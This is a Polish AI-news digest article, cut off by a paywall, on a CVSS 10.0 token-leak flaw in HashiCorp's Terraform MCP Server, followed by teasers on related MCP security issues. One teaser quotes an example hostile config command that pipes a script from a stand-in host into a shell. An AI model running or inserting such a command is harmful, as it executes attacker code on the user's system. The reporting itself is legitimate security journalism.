SmartDigest Tworzone przez AI, żeby nadążyć za AI
Zapisz się

Zapisz się do newslettera

Co tydzień najważniejsze newsy AI prosto na Twój e-mail. Wybierz tematy, które Cię interesują.

Bezpieczeństwo

Serwer Terraform MCP oddawał token jednego użytkownika następnemu

HashiCorp naprawił trzy luki w Terraform MCP Server, w tym CVE-2026-16498 z maksymalną oceną 10,0 w skali CVSS. W trybie bezstanowym HTTP serwer potrafił wziąć token jednego użytkownika i obsłużyć nim żądanie kolejnego, bo izolację opierał na identyfikatorach sesji, których biblioteka MCP w tym trybie nie nadaje. Ten sam token, którym Terraform tworzy i kasuje zasoby w chmurze, trafiał więc do cudzej sesji. Wariant lokalny przez stdio jest bezpieczny, cała seria luk dotyczy trybu HTTP wystawionego dla wielu osób. Naprawa to aktualizacja do wersji 1.1.0 lub nowszej.

Napisała AI, żeby oszczędzić Ci czytania setek źródeł.  ·  Jak to działa

Bezpieczeństwo  ·  3 min  · 
Serwer Terraform MCP oddawał token jednego użytkownika następnemu

Ilustrację przygotowała AI.

W trybie bezstanowym serwer Terraform MCP potrafił wziąć token jednego użytkownika i obsłużyć nim żądanie kolejnego. Ten sam token, którym Terraform tworzy i kasuje zasoby w chmurze, trafiał więc do cudzej sesji niezależnie od tego, czym uwierzytelnił się drugi użytkownik. W praktyce oznaczało to, że niewinne żądanie jednej osoby mogło pójść w chmurę z uprawnieniami zupełnie innej i sięgnąć zasobów, do których pytający nie miał prawa. HashiCorp wycenił tę lukę na 10,0 w skali CVSS, czyli maksimum na standardowej skali powagi luk, gdzie dziesięć to najgorszy możliwy wynik. Ujawnił ją 28 lipca, a poprawkę wydał w wersji 1.1.0.

Terraform MCP Server to pośrednik, który podłącza asystenta AI do Terraform przez Model Context Protocol, standard opisujący, jak model rozmawia z zewnętrznymi narzędziami. Zamiast klikać po konsoli, prosisz asystenta o zmianę w infrastrukturze, a on woła Terraform po twojej stronie. W wariancie dla jednej osoby, uruchamianym lokalnie przez tryb stdio, problemu nie ma. Wszystkie trzy luki żyją w trybie HTTP, tym przeznaczonym do wystawienia jednego serwera dla wielu osób naraz, czyli w konfiguracji, którą HashiCorp promował, udostępniając serwer oficjalnie w czerwcu.

Granica między użytkownikami stała na cudzym założeniu

Czytaj dalej za darmo

Podaj e-mail, aby odblokować pełną treść i cały serwis. Zapiszemy Cię do newslettera.
Powiązane

Amazon Q wykonywał kod ze sklonowanego repo, a nowa wersja MCP zrzuca bezpieczeństwo na ciebie Premiera / Narzędzie

Amazon Q wykonywał kod ze sklonowanego repo, a nowa wersja MCP zrzuca bezpieczeństwo na ciebie

5 min

Wystarczyło sklonować repozytorium i otworzyć je w edytorze, by ktoś obcy przejął aktywną sesję chmurową dewelopera. Tak działała dziura CVE-2026-12957 w Amazon Q Developer: wtyczka odpalała serwery MCP opisane w pliku z repo bez pytania o zgodę, a procesy dziedziczyły klucze AWS i tokeny ofiary. Amazon załatał problem w wersji 1.69.0, ale ten sam wzorzec wcześniej trafił Claude Code, Cursora i Windsurfa. Zaplanowana na 28 lipca 2026 przebudowa MCP kasuje starą klasę ryzyk, lecz przenosi obowiązek pilnowania granic zaufania na piszącego serwer.

MCP STDIO uruchamia dowolną komendę, a Anthropic mówi, że tak ma być Bezpieczeństwo

MCP STDIO uruchamia dowolną komendę, a Anthropic mówi, że tak ma być

4 min

Transport STDIO w MCP wykonuje dowolną komendę powłoki, zanim sprawdzi, czy po drugiej stronie jest serwer protokołu — wystarczy `bash -c "curl evil.sh | sh"` w konfiguracji. Ox Security naliczyło 200 tysięcy podatnych instalacji w paczkach pobranych ponad 150 milionów razy, dziesięć poważnych CVE i zero-click w Windsurfie (CVE-2026-30615). Anthropic 15 kwietnia 2026 nazwał to "zachowaniem oczekiwanym" i zrzucił sanityzację na klientów. Domyślna allowlista odcinająca `sh`, `curl` i `rm` zamknęłaby temat jednym commitem.

MCP zrzuca stan i wychodzi z fazy eksperymentu Premiera / Narzędzie

MCP zrzuca stan i wychodzi z fazy eksperymentu

4 min

Specyfikacja z 28 lipca 2026 czyni protokół MCP w pełni bezstanowym: żądanie niesie wszystko, czego potrzebuje, więc serwer nie musi pamiętać sesji i obsłuży je dowolna wolna instancja, nawet pojedyncza funkcja na brzegu sieci Cloudflare. Simon Willison, który wcześniej odłożył MCP na półkę, zbudował na nowej wersji trzy narzędzia naraz, Sentry weszło z nią na produkcję przed zamknięciem specyfikacji, a Cloudflare podaje miliardy wywołań w codziennym ruchu. Dojrzałość ma cenę: protokół wciąż nie broni przed prompt injection, a za zgody i uprawnienia odpowiada ten, kto stawia serwer.